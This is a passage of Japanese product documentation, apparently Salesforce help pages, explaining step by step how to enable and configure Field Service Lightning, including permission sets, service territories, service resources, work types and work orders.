提供する場合、Salesforce タブ + Visualforce テンプレートを使用して作成したコミュニティに標準の Field Service Lightning オブジェクト (作業指示など) を追加できます。作業指示、作業指示品目、およびサービス予約のみをカスタマーサービス (Napili) テンプレートを使用して作成したコミュニティで使用できます。顧客に必要な情報のみが表示されるように、コミュニティで表示される項目を確認してください。

関連トピック:

- Field Service Lightning の考慮事項
- Field Service Lightning の設定

Field Service Lightning の設定

ビジネスニーズに合わせて Field Service Lightning を設定します。

重要: 始める前に、必要な情報を確認しましょう。次のセクションを参照することをお勧めします。

- Field Service Lightning の計画
- Field Service Lightning の考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

1. Field Service Lightning の有効化
   作業指示、サービス予約などのフィールドサービス機能の使用を開始するには、Field Service Lightning を有効にします。
2. Field Service Lightning 権限セットの割り当て
   チームに Field Service Lightning 機能へのアクセス権を付与するには、権限セットライセンスを使用して必要なオブジェクト権限をユーザに割り当てます。
3. Field Service Lightning 管理パッケージの設定
   Field Service Lightning 管理パッケージは Salesforce の標準フィールドサービス機能で構築され、派遣担当者と技術者に豊富で高度にカスタマイズ可能な機能を提供します。
4. サービステリトリーの設定
   サービステリトリーは、フィールドサービスを実行できる地域を表します。サービステリトリー設定を定義し、ビジネスプロセスに適合するテリトリーを作成する方法について説明します。
5. サービス人員の設定
   サービス人員は、フィールドサービス作業を実行できる Salesforce ユーザを表します。サービス人員を作成し、人員のスキルと対応可能状況を追跡する方法について説明します。
6. 作業指示の設定
   作業指示は、お客様の商品で実施する作業を表します。作業指示の設定を構成し、作業種別と呼ばれる、時間節約のテンプレートを作成する方法を習得してください。
7. フィールドサービスのスキルの設定
   サービス人員にスキルを割り当て、その人員が実行できる作業種別を示します。特定のスキルを持つ人員のみが作業に割り当てられるように、必須スキルを作業指示および作業種別に追加することもできます。
8. 業務時間の作成
   業務時間を定義して、サービステリトリー、サービステリトリーメンバー、または取引先に割り当て、フィールドサービス時間を指定します。

9. Field Service Lightning レポートの作成
   レポートタイプを作成し、組織のフィールドサービスの進捗状況を追跡します。

関連トピック:

Field Service Lightning のガイドライン

Field Service Lightning の有効化

作業指示、サービス予約などのフィールドサービス機能の使用を開始するには、Field Service Lightning を有効にします。

1. [設定]から、[クイック検索]ボックスに「*Field Service 設定*」と入力し、**[Field Service 設定]** をクリックします。
2. **[Field Service Lightning を有効化]** をクリックします。
3. 必要に応じて、ユーザが所有またはフォローしている作業指示や作業指示品目に対して次のいずれかのアクションが発生したときに、Salesforce1 および Lightning Experience ユーザのアプリケーション内通知を有効にするオプションを選択します。
   - テキストまたはファイル投稿が追加された
   - 追跡項目が更新された
   - レコード所有者が変更された
   - 関連するサービス予約の人員割り当てが変更された

   メモ: 作業指示のフィード追跡設定ですべての関連オブジェクトを追跡するオプションが選択されている場合、作業指示の子レコード (サービス予約など) が作成または削除されたときにもユーザに通知されます。
4. 作業指示のテンプレートである作業種別を設定するときに、作業種別に関連付けられた新しい作業指示または作業指示品目に自動的にサービス予約を追加することを選択できます。必要に応じて、自動作成されるサービス予約の [期日] に、期日となる作成日からの経過日数を指定します。

Field Service Lightning を有効にすると、Salesforce で次のタブを使用できるようになります。

- **作業種別:** 作業指示を標準化するために役立つテンプレート。
- **サービス予約:** 顧客のフィールドサービス作業を実行するための予約。予約の完了に必要な人員数、必要なスキル、および予約スケジュールを指定できます。
- **サービステリトリー:** フィールドサービスを実行できる地域。テリトリーに人員を割り当て、テリトリー階層を作成できます。
- **サービス人員:** フィールドサービス作業を実行するユーザ。人員をサービス予約に割り当て、各人員のスキル、サービステリトリーなどを指定できます。
- **業務時間:** サービステリトリー、サービス人員、および取引先に定義できるフィールドサービス時間。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

- Field Service Lightning 機能を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。作業指示は **Professional** Edition でも使用できます。
- 有料オプションで Field Service Lightning 管理パッケージを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)。

ユーザ権限

Field Service Lightning を有効にする
- 「アプリケーションのカスタマイズ」

Field Service Lightning を有効にすると、サポートされている機能での地理コード (位置データ) も有効になります。詳細は、「Field Service Lightning での場所の追跡」を参照してください。

メモ:

- Field Service Lightning の追加機能である作業指示は、Field Service Lightning が有効化されているかどうかに関わらず使用できます。
- スケジュールの最適化、対話型のディスパッチャコンソールなどが含まれる Field Service Lightning 管理パッケージは、有料オプションで提供されます。

Field Service Lightning 権限セットの割り当て

チームに Field Service Lightning 機能へのアクセス権を付与するには、権限セットライセンスを使用して必要なオブジェクト権限をユーザに割り当てます。

次の 4 つの Field Service Lightning 権限セットライセンスを使用できます。

ライセンス名	含まれるオブジェクト権限
Field Service Read Only	以下に対する「参照」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別
Field Service Standard	以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別
Field Service Dispatcher	以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別 Field Service Lightning 管理パッケージがインストールされている場合、この権

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

権限セットライセンスを割り当てる
- 「ユーザの管理」

権限セットを作成する
- 「プロファイルと権限セットの管理」

ライセンス名	含まれるオブジェクト権限
	限セットライセンスを持つユーザはディスパッチャコンソールにアクセスできます。
Field Service Scheduling	以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別 Field Service Lightning 管理パッケージがインストールされている場合、この権限セットライセンスを持つユーザはスケジュールの最適化に含まれます。

1. 各Field Service Lightningライセンスに対して権限セットを作成します。権限セットを作成すると、ライセンスを持つユーザにオブジェクト権限が付与されます。
   a. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
   b. [新規] をクリックします。
   c. 権限セットの表示ラベル、API 参照名、および説明を入力します。シンプルにするため、関連付ける権限セットライセンスと同じ名前にすることをお勧めします。
   d. 対応する Field Service Lightning 権限セットライセンスを選択します。
   e. [保存] をクリックします。
   f. 各Field Service Lightning権限セットライセンスの権限セットを作成するまで、上記の手順を繰り返します。
2. Field Service Lightning 機能にアクセスする必要があるユーザに、作成した権限セットを割り当てます。権限セットを割り当てると、関連付けられた権限セットライセンスが自動的にユーザに割り当てられます。
   a. 作成した権限セットに移動します。
   b. [割り当ての管理] をクリックします。
   c. [割り当てを追加] をクリックし、権限セットが必要なユーザを選択します。
   d. [割り当て] をクリックします。

   メモ: ユーザが作業指示にアクセスする場合、Field Service Lightning 権限セットは必要ありません。

Field Service Lightning 管理パッケージの設定

Field Service Lightning 管理パッケージは Salesforce の標準フィールドサービス機能で構築され、派遣担当者と技術者に豊富で高度にカスタマイズ可能な機能を提供します。

Field Service Lightning を実装するときに、使用する機能を選択します。ほとんどの機能は Field Service Lightning が組織で有効化されると使用可能になりますが、2 つの Field Service Lightning 管理パッケージをインストールすることもできます。管理パッケージには次のツールが付属されています。

- 技術者のスキルレベル、移動時間、場所、その他の要素を管理し、最も効率的な方法で予約に人員を割り当てる、スケジュールオプティマイザ
- スケジュールされたすべてのサービス予約の概観ビューを派遣担当者とスーパーバイザに提供する、動的なスケジュール設定コンソール
- 理想的なスケジュール設定モデルの定義に使用できる、作業ルールおよびスケジュール設定ポリシーの堅牢なツールボックス
- スケジュール設定と表示設定を簡単にカスタマイズできる、標準トリガ

エディション

Salesforce Classic で使用可能

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

管理パッケージをインストールおよび設定する方法についての詳細は、『Field Service Lightning Managed Packages Guide』を参照してください。管理パッケージのリリースノートを確認するには、「Field Service Lightning 管理パッケージの使用開始」を参照してください。

サービステリトリーの設定

サービステリトリーは、フィールドサービスを実行できる地域を表します。サービステリトリー設定を定義し、ビジネスプロセスに適合するテリトリーを作成する方法について説明します。

1. サービステリトリー設定の定義
   ユーザがサービステリトリーを操作する方法を制御します。
2. サービステリトリーの作成
   サービステリトリーを作成し、フィールドサービス作業を追跡して、サービス人員が本拠地の周辺のサービス予約に割り当てられていることを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

サービステリトリー設定の定義

ユーザがサービステリトリーを操作する方法を制御します。

メモ: Field Service Lightning が組織で有効になっている必要があります。

1. ユーザ権限を割り当てます。

ユーザが実行する操作	必要な権限
Field Service Lightning の有効化	「アプリケーションのカスタマイズ」
[サービステリトリー] タブとサービステリトリーを参照する	サービステリトリーに対する「参照」
サービステリトリーを作成またはコピーする	サービステリトリーに対する「作成」
サービステリトリーを編集する	サービステリトリーに対する「編集」
サービステリトリーを削除する	サービステリトリーに対する「削除」
サービステリトリーメンバーを作成する	サービス人員に対する「編集」

2. [サービステリトリー] タブがユーザに表示されるようにします。
ユーザは [サービステリトリー] タブからサービステリトリーを作成および管理します。タブをカスタムアプリケーションに追加したり、Salesforce でタブを追加するようにユーザに指示したりできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集し、項目履歴管理を設定する
- 「アプリケーションのカスタマイズ」

ユーザを作成および編集する
- 「内部ユーザの管理」

サービステリトリーの作成

サービステリトリーを作成し、フィールドサービス作業を追跡して、サービス人員が本拠地の周辺のサービス予約に割り当てられていることを確認します。

ヒント: サービステリトリーの階層を作成する場合は、最初に最上位レベルのテリトリーを作成します。

1. [サービステリトリー] タブで、[新規] をクリックします。
2. メンバーをテリトリーに追加したり、作業指示、作業指示品目またはサービス予約に関連付けたりできるようにする場合は、[有効] を選択します。
3. テリトリーの名前と説明を入力します。選択する名前は、フィールドサービスビジネスの編成方法によって異なります。たとえば、特定の郡や地区の名前などになります。
4. 必要に応じて、住所を入力します。テリトリーの本社の住所を入力できます。
5. テリトリーがより大きなテリトリーの一部である場合は、上位テリトリーを選択します。

   メモ: サービステリトリーの階層には、合計 500 個までのテリトリーを含めることができます。

6. テリトリーの業務時間を選択し、テリトリー内のサービス予約を実施するタイミングを指定します。業務時間を作成する
   a. 別のブラウザウィンドウで、[業務時間] タブをクリックして [新規] をクリックします。
   b. 名前、説明、およびタイムゾーンを入力します。
   c. [保存] をクリックします。
   d. 業務時間の [時間枠] 関連リストで、各日の時間枠を作成します。たとえば、業務時間が月曜日～金曜日の午前 8 時～午後 5 時の場合、1 日あたり 1 個、全体で 5 個の時間枠を作成します。昼休みなどの休憩を反映するには、1 日に複数の時間枠を作成します。たとえば、*月曜日午前 8 時～ 午後 12 時*と*月曜日午後 1 時～ 5 時*となります。
7. [保存] をクリックします。
8. 必要に応じて、[サービステリトリーメンバー] 関連リストでサービス人員をテリトリーに割り当てます。サービステリトリーメンバーは、テリトリー内で作業できる人員です。サービス人員をまだ作成していない場合、人員の詳細ページからサービス人員のテリトリーを定義することもできます。

   メンバーを追加するときは、このテリトリーがメンバーのプライマリ、セカンダリ、再配置のどのテリトリーかを指定します。プライマリテリトリーは通常、人員が最も頻繁に作業するテリトリー(本拠地の周辺など)であり、セカンダリテリトリーは、必要に応じて予約に割り当て可能なテリトリーです。再配置テリトリーは、一時的な異動を表します。

例: テリトリーの階層を作成して、カリフォルニア内のチームが作業するエリアを表すことができます。*カリフォルニア*という名前の最上位のテリトリー、*カリフォルニア北部*、*カリフォルニア中部*、*カリフォル*

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービステリトリーを作成する
- サービステリトリーに対する「作成」

ニア*南部*という名前の 3 つの子テリトリー、およびカリフォルニアの郡に対応する一連の第 3 階層のテリトリーを追加します。サービス人員を各郡テリトリーに割り当て、その郡で誰が作業可能かを示します。

関連トピック:

- サービステリトリーの使用に関するガイドライン
- サービステリトリーの項目

サービス人員の設定

サービス人員は、フィールドサービス作業を実行できる Salesforce ユーザを表します。サービス人員を作成し、人員のスキルと対応可能状況を追跡する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. サービス人員設定の定義
   組織のサービス人員設定とユーザ権限を定義します。
2. サービス人員の作成
   サービス人員は、フィールドサービス作業を実行できるユーザです。サービス人員を作成し、サービス予約に割り当てることができるようにします。

サービス人員設定の定義

組織のサービス人員設定とユーザ権限を定義します。

メモ: Field Service Lightning が組織で有効になっている必要があります。

1. ページレイアウトをカスタマイズします。
   a. サービス人員の詳細ページレイアウトに含める関連リストを決定します。次の関連リストはフィールドサービス専用です。
      - 不在: サービス人員の不在を表示および管理します。
      - 業務量:サービス人員の業務量、またはサービス人員が指定された期間内に作業可能な量を表示および管理します。
      - サービス予約:サービス人員に割り当てられているサービス予約を表示および管理します。
      - サービステリトリー:サービス人員が作業できるサービステリトリーを表示および管理します。
      - スキル:サービス人員の認定と専門分野を表すスキルを表示および管理します。
   b. サービス人員ページレイアウトに含める項目を決定します。次の項目は、必要に応じてレイアウトから削除できます。
      - 有効: このオプションを選択すると、人員を作業指示に割り当てることができます。サービス追跡の目的のために、人員は削除できないため、人員を解任する最適な方法はその人員を無効にすることです。
      - 業務量ベース:業務量ベースの人員は、指定された期間内の特定の時間または予約数に制限されます。人員の業務量は、[業務量] 関連リストで定義されます。
      - 説明: 人員の説明。
      - スケジュールの最適化に含める:このオプションを選択すると、サービススケジュールオプティマイザでの最適化プロセス中にこの人員を作業指示に割り当てることができます。Field Service Lightning 管理パッケージがインストールされている場合にのみ使用します。

2. ユーザ権限を割り当てます。

ユーザが実行する操作	必要な権限
Field Service Lightning の有効化	「アプリケーションのカスタマイズ」
[サービス人員] タブとサービス人員を参照する	サービス人員に対する「参照」
サービス人員を作成する	サービス人員に対する「作成」
サービス人員を編集または無効化する	サービス人員に対する「編集」

3. [サービス人員] タブがユーザに表示されるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集し、項目履歴管理を設定する
- 「アプリケーションのカスタマイズ」

ユーザを作成および編集する
- 「内部ユーザの管理」

ユーザは [サービス人員] タブからサービス人員を作成および管理します。タブをカスタムアプリケーションに追加したり、Salesforce でタブを追加するようにユーザに指示したりできます。

サービス人員の作成

サービス人員は、フィールドサービス作業を実行できるユーザです。サービス人員を作成し、サービス予約に割り当てることができるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス人員を作成する
- サービス人員に対する「作成」

1. [サービス人員] タブで、[新規] をクリックします。
2. 名前と説明を入力します。多くの場合、この名前は関連付けられたユーザの名前や役職になります。
3. 人員をサービス予約に割り当てられるようにするには、[有効]を選択します。
4. 人員の作業時間や予約期間を制限する場合は、[業務量ベース]を選択します。契約社員は、[業務量ベース] になることが多いです。
5. Field Service Lightning 管理パッケージとスケジュールオプティマイザを使用している場合、[スケジュールの最適化に含める] を選択して、最適化プロセス中にスケジュールオプティマイザで人員をサービス予約に割り当てることができるようにします。スケジュールオプティマイザに含めることができるのは、「Field Service Scheduling」権限セットライセンスを持ったユーザのみです。
6. 人員を関連付けるユーザを選択します。
7. 人員が技術者なのか派遣担当者なのかを指定します。派遣担当者である人員は業務量ベースにすることができません。また、スケジュールの最適化に含めることもできません。派遣担当者にできるのは、「Field Service Dispatcher」権限セットライセンスを持ったユーザのみです。

   メモ: ユーザが技術者と派遣担当者の両方である場合、2つのサービス人員レコードを作成できます。

8. [保存] をクリックします。

人員が作成されたら、その能力に関する情報を追加します。

1. [サービステリトリー] 関連リストで、人員が作業可能なテリトリーを選択します。

   各テリトリーが人員のプライマリ、セカンダリ、再配置のどのテリトリーかを指定します。プライマリテリトリーは通常、人員が最も頻繁に作業するテリトリー(本拠地の周辺など)であり、セカンダリテリトリーは、必要に応じて予約に割り当て可能なテリトリーです。再配置テリトリーは、一時的な異動を表します。

   たとえば、サービス人員に次のテリトリーを設定できます。

   - プライマリテリトリー: *ウェストシカゴ*
   - セカンダリテリトリー:
     - *イーストシカゴ*
     - *サウスシカゴ*
   - 再配置テリトリー: マンハッタン (3 か月)

2. 人員が業務量ベースの場合、その業務量を定義します。
   a. [業務量] 関連リストで、[新規人員の業務量] をクリックします。

b. 開始日と終了日を入力し、人員の業務量が有効になるタイミングを指定します。たとえば、業務量が 6 か月の契約を表している場合、契約の開始日と終了日を入力します。

c. 人員がどれぐらい作業できるのかを指定します。

- 業務量のベースとなる［期間］(時間、日数、月数) を選択します。たとえば、人員が 1 か月あたり 80 時間作業できる場合は [月] を選択します。
- 作業時間に基づいて人員の業務量を決定する場合は、［期間あたりの時間数］を入力します。たとえば、人員が 1 か月あたり 80 時間作業できる場合は「80」と入力します。
- 割り当てられたサービス予約数に基づいて人員の業務量を決定する場合は、［期間あたりの作業項目数］を入力します。たとえば、人員が 1 か月あたり 20 件の予約を完了できる場合は「20」と入力します。

メモ: Field Service Lightning 管理パッケージを使用していて、業務量を時間と作業項目数の両方で測定する場合は、両方の値を入力します。時間または作業項目数(いずれか先に到達した方)に基づいて、人員の業務量に達しているかどうかが判断されます。

d. [保存] をクリックします。開始日と終了日が重複していなければ、人員に複数の業務量を設定できます。

重要: Field Service Lightning 管理パッケージを使用していない場合、業務量はルールではなく推奨事項として機能します。業務量を超えても人員のスケジュールは可能ですが、人員の業務量を超えた場合通知はされません。

3. [スキル] 関連リストで、スキルを割り当てて人員の専門分野を示します。詳細は、「サービス人員へのスキルの割り当て」を参照してください。

関連トピック:

サービス人員の使用に関するガイドライン

サービス人員の項目

作業指示の設定

作業指示は、お客様の商品で実施する作業を表します。作業指示の設定を構成し、作業種別と呼ばれる、時間節約のテンプレートを作成する方法を習得してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

1. 作業指示設定の定義
   ページレイアウト、ユーザ権限などをカスタマイズして、ユーザが作業指示を操作する方法を制御します。
2. 作業種別の作成
   ビジネスにおいて同じ ToDo を複数の顧客に実行している場合があります。作業種別とは作業指示テンプレートのことで、これを使用すれば効率化やフィールドサービス作業の標準化が容易になります。

3. 作業指示の作成
   作業指示を作成し、顧客に対して実行する作業を追跡します。
4. 作業指示での優先サービス人員の選択
   特定の取引先または作業指示で特定の人員を優先、必須、または除外と指定できます。作業指示は、関連付けられた取引先の人員設定を継承します。
5. サービス予約の作成
   サービス予約を使用すると、顧客向けに実施するフィールドサービス作業を追跡しやすくなります。サービス予約は複数のレコードタイプに関連付けることができます。

作業指示設定の定義

ページレイアウト、ユーザ権限などをカスタマイズして、ユーザが作業指示を操作する方法を制御します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

ページレイアウトを編集し、項目履歴管理を設定する
- 「アプリケーションのカスタマイズ」

ユーザを作成および編集する
- 「内部ユーザの管理」

1. ページレイアウトをカスタマイズします。
   a. ユーザが他のレコードに関連付けられた作業指示を参照および作成できるようにするには、[作業指示]関連リストを他のオブジェクトのページレイアウトに追加します。次のオブジェクトのページレイアウトに関連リストを含めることができます。
      - 取引先
      - 納入商品
      - ケース
      - 取引先責任者
      - エンタイトルメント
      - サービス契約
      - カスタムオブジェクト
   b. ユーザが特定の納入商品に関連付けられている作業指示品目を参照できるようにするには、[作業指示品目]関連リストを[納入商品]ページレイアウトに追加します。
   c. ユーザがある作業指示を別の作業指示の親として設定できるようにするには、［親作業指示］項目と[子作業指示]関連リストを作業指示ページレイアウトに追加します。また、参照のみの［ルート作業指示］項目を追加すると、ユーザが作業指示階層の最上位の作業指示を参照できるようになります。
   d. ユーザがある作業指示品目を別の作業指示品目の親として設定できるようにするには、［親作業指示品目］項目と[子作業指示品目]関連リストを作業指示品目ページレイアウトに追加します。また、参照のみの［ルート作業注文品目］項目を追加すると、ユーザが作業指示品目階層の最上位の品目を参照できるようになります。
   e. 作業指示で特定のサービス人員を優先、必須、または除外と指定できるようにするには、作業指示のページレイアウトに[人員設定]関連リストを追加します。取引先に人員設定を定義し、取引先に関連付

けられたすべての作業指示でその人員設定を継承することもできます。これを行うには、取引先のページレイアウトにも [人員設定] 関連リストを追加します。

2. ユーザ権限を割り当てます。

ユーザが実行する操作	必要な権限	権限が自動的に有効化される標準プロファイル
Field Service Lightning の有効化	「アプリケーションのカスタマイズ」	システム管理者
[作業指示] タブ、作業指示、および作業指示品目を表示する	作業指示に対する「参照」	参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
作業指示を作成またはコピーする	作業指示に対する「作成」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
作業指示を編集する	作業指示に対する「編集」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者
作業指示を削除する	作業指示に対する「削除」	システム管理者
作業指示品目を作成、コピー、編集、削除する	作業指示に対する「編集」	標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者

3. [作業指示] タブがユーザに表示されるようにします。

   ユーザは、[作業指示] タブから作業指示を作成および管理します。タブをカスタムアプリケーションに追加したり、Salesforce でタブを追加するようにユーザに指示したりできます。

   メモ: 参照のみ、標準ユーザ、ソリューション管理者、契約管理者、マーケティングユーザ、およびシステム管理者のユーザプロファイルでは、デフォルトで [作業指示] タブが有効になっています。

4. 必要に応じて、作業指示をナビゲーションタブ項目としてサービスコンソールに追加します。
5. Summer'16 より前に作成された組織で、作業指示にマイルストンを使用する場合は、作業指示の次の項目に項目レベルセキュリティを設定して、特定のユーザプロファイルにマイルストンを公開します。
   - 営業時間
   - エンタイトルメント処理終了時刻
   - エンタイトルメント処理開始時刻
   - 完了
   - マイルストン状況
   - マイルストン状況アイコン

- 停止済み
- 中止開始日

ヒント: 項目レベルセキュリティを設定するには、[設定] から、[クイック検索] ボックスに「*項目アクセス許可*」と入力し、[項目アクセス許可] をクリックします。[作業指示] をクリックし、[項目ごとの参照] をクリックしてから、項目を選択します。プロファイルの横にある [非表示] をクリックして、項目の表示設定を表示および更新します。

6. 必要に応じて、作業指示または作業指示品目の［状況］選択リストに独自のカスタム値を追加します。[状況] 項目には次のデフォルト値があります。
   - 新規
   - 進行中
   - 保留中
   - 完了
   - クローズ済み

   カスタム値を作成する場合、その値の状況カテゴリを選択します。5 つの使用可能な状況カテゴリは、デフォルトの状況値と同じです。たとえば、［応答待機中］(入力を待機中) という値を作成する場合、それが［保留中］カテゴリに属するということを指定できます。
7. チームがナレッジ記事を作業指示または作業指示品目に添付できるようにするには、[記事] 関連リストと Knowledge One コンソールコンポーネントをレイアウトに追加します。

   メモ: 組織にすでにナレッジが設定されている必要があります。

   a. ユーザがコンソールからリンク済み記事を表示および変更できるようにするには、[設定] の作業指示ページレイアウトに移動します。レイアウトエディタで、[カスタムコンソールコンポーネント] を選択して、Knowledge One ウィジェットをコンソールサイドバーに追加します (推奨)。
   b. ユーザが作業指示の詳細ページからリンク済み記事を表示および変更できるようにするには、作業指示の詳細ページレイアウトに [記事] 関連リストを追加します (推奨)。
   c. ユーザがナレッジ記事を作業指示品目に添付できるようにするには、作業指示品目レイアウトに対して上記の 2 つのステップを実行します。

作業種別の作成

ビジネスにおいて同じ ToDo を複数の顧客に実行している場合があります。作業種別とは作業指示テンプレートのことで、これを使用すれば効率化やフィールドサービス作業の標準化が容易になります。

1. [作業種別] タブで、[新規] をクリックします。
2. 名前と説明を入力します。その作業種別からどのような種類の作業指示が作成されるのかがすぐにわかるような名前を使用してください。たとえば、*「年 1 回の冷蔵庫メンテナンス」*や*「バルブ交換」*のようにします。
3. ［予想所要時間］(予想作業時間) と ［所要時間種別］([分] または [時間]) を追加します。
4. この作業種別を使用する作業指示または作業指示品目に対してサービス予約を自動作成する場合は、[サービス予約を自動作成] を選択します。

   メモ: デフォルトでは、自動作成されたサービス予約の [期日] は作成日から 7 日後です。このオフセットは、システム管理者が [設定] の [Field Service 設定] ページから調整できます。
5. [保存] をクリックします。
6. 作業種別で表される ToDo で特定のスキルまたは認定が必要な場合、[スキル要件] 関連リストで定義します。
   a. 関連リストで、[新規スキル要件] をクリックします。
   b. スキルを選択します。スキルは、必須スキルとして追加する前に作成する必要があります。方法についての詳細は、「スキルの作成」を参照してください。
   c. ビジネスでのスキルレベルの測定方法に基づいて、0 ～ 99.99 のスキルレベルを入力します。
   d. [保存] をクリックします。これで、作業種別にリンクされた作業指示または作業指示品目でこれらの必須スキルが継承されるようになります。
7. 作業種別を作業指示または作業指示品目に適用するには、レコードの ［作業種別］ 参照項目で作業種別を選択します。作業種別を追加すると、作業指示または作業指示品目で作業種別の期間値と必須スキルが継承されます。

   メモ:
   - 必要に応じて、作業種別から継承後に、作業指示または作業指示品目の期間値と必須スキルを更新できます。
   - 作業指示または作業指示品目にすでに必須スキルがある場合、それらを作業種別に関連付けても作業種別の必須スキルは継承されません。
   - 必須スキルへのカスタマイズ (入力規則や Apex トリガなど) は、作業種別から作業指示または作業指示品目に継承されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

作業種別を作成する
- 作業種別に対する「作成」

作業種別を作業指示または作業指示品目に適用する
- 作業指示に対する「編集」

例: あなたは窓の取り付けを頻繁に行う窓会社のオーナーであるとします。窓の取り付けには通常 90 分かかります。作業種別は次の設定で作成できます。

- 名前: *窓の取り付け*
- 説明: *1 枚または 2 枚枠の窓の標準取り付け*
- 推定所要時間: *90*
- 所要時間種別: *分*
- スキル要件:
  - スキルレベル 50 の「窓の取り付け」
  - スキルレベル 10 の「窓ふき」
- サービス予約を自動作成するオプションが選択されている

顧客が窓の取り付けを必要としている場合は、作業指示を作成し、［作業種別］参照項目で *［窓の取り付け］* 作業種別を選択します。これにより、作業指示の期間とスキル値が自動入力され、作業指示のサービス予約が自動作成されます。効率化万歳ですね。

関連トピック:

作業指示の使用に関するガイドライン

作業種別の項目

作業指示の作成

作業指示を作成し、顧客に対して実行する作業を追跡します。

作業指示は、サポートされているオブジェクトの [作業指示] タブまたは [作業指示] 関連リストで作成および編集できます。ページレイアウト設定と項目レベルセキュリティ設定によっては、次の設定の一部が表示できません。

1. レコードの [作業指示] タブまたは [作業指示] 関連リストで、[新規] をクリックします。
2. 必要に応じて、作業種別を選択します。作業種別は、作業指示の［期間］項目および［期間種別］項目と [スキル要件] 関連リストを自動的に入力するテンプレートです。
3. 作業指示が実行される住所を入力します。作業指示は、関連付けられた取引先の住所を継承します。作業指示のサービス予約と品目はその住所を継承します。ただし、品目の住所は更新できます。
4. 関連付けられた取引先と取引先責任者を選択します。
5. 該当する場合は、親作業指示を選択します。
6. 該当する場合は、関連付けられたケースを選択します。
7. 作業指示の価格設定を追跡する場合は、税額を入力します。たとえば、合計金額が $200 の作業指示の場合、10 パーセントの税金を適用するには *「20」* と入力します。通貨記号を使用して、または使用せずに数値を入力できます。また、小数点以下の桁数は最大 2 桁です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

作業指示を作成またはコピーする
- 作業指示に対する「作成」

作業指示品目を作成する
- 作業指示に対する「編集」

8. 優先度レベルを選択します。
9. 作業指示が実行されるサービステリトリーを選択します。
10. 期間を入力し、期間種別を選択します。期間が *3* で、期間種別が *[時間]* の場合、作業指示の完了予定時間は 3 時間になります。
11. 作業指示に顧客の納入商品が含まれている場合、[納入商品] 項目に追加します。
12. 件名と説明を追加します。完了させる作業の特性および目的を説明するような件名にしてください。
13. [保存] をクリックします。
14. 必要に応じて、作業指示の関連リストで詳細を追加します。
    a. [作業指示品目] 関連リストで品目を作成します。作業指示品目は、作業指示を完了するために技術者が実施する必要のある具体的な ToDo を表します。これらは 1 つずつ完了とマークでき、それぞれに独自の有効なサービス予約を設定できます。割引や単価などの価格設定の詳細は、作業指示の品目名レベルで設定されます。
    b. [スキル要件] 関連リストで、作業指示を完了するために必要なスキルを指定します。詳細は、「作業指示または作業種別への必須スキルの追加」を参照してください。
    c. [サービス予約] 関連リストで、サービス予約を作成します。サービス予約では、サービス人員を割り当てて、スケジュールの詳細を追加します。作業指示と作業指示品目には、複数のサービス予約を追加できます。

